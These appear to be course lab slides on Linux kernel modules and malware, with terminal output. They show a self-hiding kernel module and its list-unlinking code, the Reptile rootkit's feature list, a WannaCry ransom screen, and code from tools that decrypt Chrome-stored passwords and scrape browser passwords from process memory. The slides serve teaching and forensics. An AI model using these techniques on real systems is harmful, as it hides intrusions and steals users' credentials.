(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo dmesg
[ 8908.988158] f08921a01: module lkm_simple loaded
[ 8919.846572] f08921a01: module lkm_simple removed
[ 8964.723902] f08921a01: module lkm_simple loaded
[ 9593.329372] f08921a01: module lkm_simple removed
[ 9603.961681] f08921a01: module lkm_simple loaded
[ 9931.155225] f08921a01: module lkm_simple removed
[ 9932.707524] f08921a01: module lkm_simple loaded
[11865.128038] f08921a01: module lkm_invisible loaded

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ cat /proc/modules | grep lkm
lkm_simple 16384 0 - Live 0x0000000000000000 (OE)

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ ll /sys/module/ | grep lkm
drwxr-xr-x 6 root root 0 Dec  6 09:42 lkm_simple
```

lkm_netlink

```
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo insmod lkm netlink.ko

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ ./client_netlink f08921a01
Sending message to kernel
Waiting for message from kernel
Received message payload: Hello from kernel, recv: f08921a01

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo dmesg
[ 2880.816584] Entering: hello_init
[ 2884.185509] Entering: hello_nl_recv_msg
[ 2884.185513] Netlink received msg payload:f08921a01
```

```

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo dmesg -c

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ make install
sudo insmod lkm_simple.ko
sudo insmod lkm_invisible.ko
sudo insmod lkm_netlink.ko

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ lsmod | grep lkm
lkm_simple                16384  0

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ ./client_netlink f08921a01
Sending message to kernel
Waiting for message from kernel
Received message payload: Hello from kernel, recv: f08921a01

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ make uninstall
sudo rmmod lkm_simple.ko
sudo rmmod lkm_invisible.ko
rmmod: ERROR: Module lkm_invisible is not currently loaded
make: *** [makefile:18: uninstall] Error 1

(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]
$ sudo dmesg
[ 536.584183] f08921a01: module lkm_simple loaded
[ 536.593210] f08921a01: module lkm_invisible loaded
[ 536.602324] f08921a01: module lkm_netlink loaded
[ 546.712694] Entering: hello_nl_recv_msg
[ 546.712697] Netlink received msg payload:f08921a01
[ 550.503967] f08921a01: module lkm_simple removed

```

Screenshot-03

Loadable Kernel Module (LKM)

- 編譯 LKM 要有 kernel header

```
KDIR      := /lib/modules/$(shell uname -r)/build
```

```
(kali@kali)-[/media/sf_vm_share/nmlab/lkm]
$ make
make -C /lib/modules/5.10.0-kali9-amd64/build M=/media/sf_vm_share/nmlab/lkm modules
make[1]: *** /lib/modules/5.10.0-kali9-amd64/build: No such file or directory. Stop.
make: *** [makefile:9: default] Error 2
```

```
(kali@kali)-[~]
$ uname --help | grep '\-r'
-r, --kernel-release      print the kernel release

(kali@kali)-[~]
$ uname -r
5.10.0-kali9-amd64
```

- `sudo apt install linux-headers-$(uname -r) --fix-missing`

Loadable Kernel Module (LKM)

- 原本下載的 Kali，kernel 版本是 5.10

```
[ 591.155990] f08921a01: module lkm_simple loaded  
  
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]  
$ uname -r  
5.10.0-kali9-amd64
```

- 最新 kernel 版本是 5.14

```
[11865.128038] f08921a01: module lkm_invisible loaded  
  
(kali㉿kali)-[/media/sf_vm_share/nmlab/lkm]  
$ uname -r  
5.14.0-kali4-amd64
```

Reference

- LKM 隱藏

- https://cloud.tencent.com/developer/article/1036559?fbclid=IwAR3z6zCffn69ueBU_078P3igcDmMNhtNzTEQDX79UZ8wMiuiMcaLoCwmBKM

- LKM & Netlink

- <https://blog.spooock.com/2019/11/25/lkm/>

<https://github.com/f0rb1dd3n/Reptile>

■ Features

- Give root to unprivileged users
- Hide files and directories
- Hide processes
- Hide himself
- Hide TCP/UDP connections
- Hidden boot persistence
- File content tampering
- Some obfuscation techniques
- ICMP/UDP/TCP port-knocking backdoor
- Full TTY/PTY shell with file transfer
- Client to handle Reptile Shell
- Shell connect back each X times (not default)

```
10 void hide(void)
11 {
12     while (!mutex_trylock(&module_mutex))
13         cpu_relax();
14     mod_list = THIS_MODULE->list.prev;
15     list_del(&THIS_MODULE->list);
16     kfree(THIS_MODULE->sect_attrs);
17     THIS_MODULE->sect_attrs = NULL;
18     mutex_unlock(&module_mutex);
19
20     hide_m = 1;
21 }
```

HW

- (4pt) 上傳“學號”.pdf，包含：

-

Screenshot-01

-

Screenshot-02

-

Screenshot-03

- (1pt) 學習筆記 @ <https://hackmd.io/6bpA4SEwT3aQtRutksfSbg>
 - 重點整理 or 延伸學習

Malware Resources

- MalwareSourceCode
 - <https://github.com/vxunderground/MalwareSourceCode>
- Free Malware Sample Sources for Researchers
 - <https://zeltser.com/malware-sample-sources/>
- Any.run
 - <https://app.any.run/tasks/816cbcd4-788f-4b9c-a81f-866f3b65828a/#>

Recycle Bin MinGW Installer @Please_R...

dllexp mingw-get... @WanaDec...

dllexp-x64 Process Hacker 2 RANSOMW...

New folder processhac... @WanaDec...

010 Editor RANSOMW...

010EditorW... sublime_tex...

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English

What Happened to My Computer?

Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.

Payment will be raised on
12/9/2021 09:04:52
Time Left
02:23:53:17

Your files will be lost on
12/13/2021 09:04:52
Time Left
06:23:53:17

[About bitcoin](#)
[How to buy bitcoins?](#)
[Contact Us](#)

Send \$300 worth of bitcoin to this address:
115p7UMMngoj1pMvvpHijcRdfJNXj6LrLn Copy

Check Payment **Decrypt**

This copy of Windows is not genuine


Credentials from Password Stores (1/1)

Credentials from Web Browsers

11

- <https://github.com/moonD4rk/HackBrowserData>

```
139 // InitSecretKey with win32 DPAPI
140 // conference from @https://gist.github.com/akamajoris/ed2f14d817d5514e7548
141 func (c *Chromium) InitSecretKey() error {
142     if c.keyPath == "" {
143         return nil
144     }
145     if _, err := os.Stat(c.keyPath); os.IsNotExist(err) {
146         return fmt.Errorf("%s secret key path is empty", c.name)
147     }
148     keyFile, err := utils.ReadFile(c.keyPath)
149     if err != nil {
150         return err
151     }
152     encryptedKey := gjson.Get(keyFile, "os_crypt.encrypted_key")
153     if encryptedKey.Exists() {
154         pureKey, err := base64.StdEncoding.DecodeString(encryptedKey.String())
155
156
157
158
159
160
161
162 }
```



Name	Date modified	Type	Size
results	12/6/2021 10:27 AM	File folder	
hack-browser-data-v0.3.6-windows-64bit	7/4/2021 10:59 AM	Application	5,95

```
File Edit Format View Help
[
  {
    "UserName": "f08921a01@g.ntu.edu.tw",
    "Password": "*****",
    "LoginUrl": "https://accounts.google.com/signin/v2/challenge/pwd",
    "CreateDate": "2021-12-06"
  }
]
```


Credentials from Password Stores (1/1)

Credentials from Web Browsers

11

- <https://github.com/dxa4481/mimikittenz4Linux>

```
5  """
6  Searches memory of Firefox, Chrome and Chromium for cleartext passwords
7  """
```

```
memory_permissions = 'rw' if only_writable else 'r-'
print("PID = %d" % pid)
mem_contents = ""
with open("/proc/%d/maps" % pid, 'r') as maps_file:
    with open("/proc/%d/mem" % pid, 'r', 0) as mem_file:
        for line in maps_file.readlines(): # for each mapped region
            m = re.match(r'([0-9A-Fa-f]+)-([0-9A-Fa-f]+) ([-r][-w])', line)
            if m.group(3) == memory_permissions:
                start = int(m.group(1), 16)
                if start > 0xFFFFFFFFFFFF:
                    continue
                end = int(m.group(2), 16)
                mem_file.seek(start) # seek to region start
                chunk = mem_file.read(end - start) # read region contents
                mem_contents += chunk
            else:
                pass

matches = {}
for service in regexes:
    match = regexes[service].findall(str(mem_contents))
    if match:
```

Memory maps

```
(kali㉿kali)-[/media/sf_vm_share/nmlab/mimikittenz4Linux]
```

```
$ sudo cat /proc/1/maps
```

```
[sudo] password for kali:
```

```
55599cd19000-55599cd4f000 r--p 00000000 08:01 790594 /usr/lib/systemd/systemd
55599cd4f000-55599ce1b000 r-xp 00036000 08:01 790594 /usr/lib/systemd/systemd
55599ce1b000-55599ce78000 r--p 00102000 08:01 790594 /usr/lib/systemd/systemd
55599ce79000-55599cec3000 r--p 0015f000 08:01 790594 /usr/lib/systemd/systemd
55599cec3000-55599cec4000 rw-p 001a9000 08:01 790594 /usr/lib/systemd/systemd
55599e711000-55599e8dd000 rw-p 00000000 00:00 0 [heap]
7f0d14000000-7f0d14021000 rw-p 00000000 00:00 0
7f0d14021000-7f0d18000000 ---p 00000000 00:00 0
7f0d1c000000-7f0d1c021000 rw-p 00000000 00:00 0
7f0d1c021000-7f0d20000000 ---p 00000000 00:00 0
```

Memory forensics

- Volatility 3: The volatile memory extraction framework
 - <https://github.com/volatilityfoundation/volatility3>
 - <https://blog.onfvp.com/post/volatility-cheatsheet/>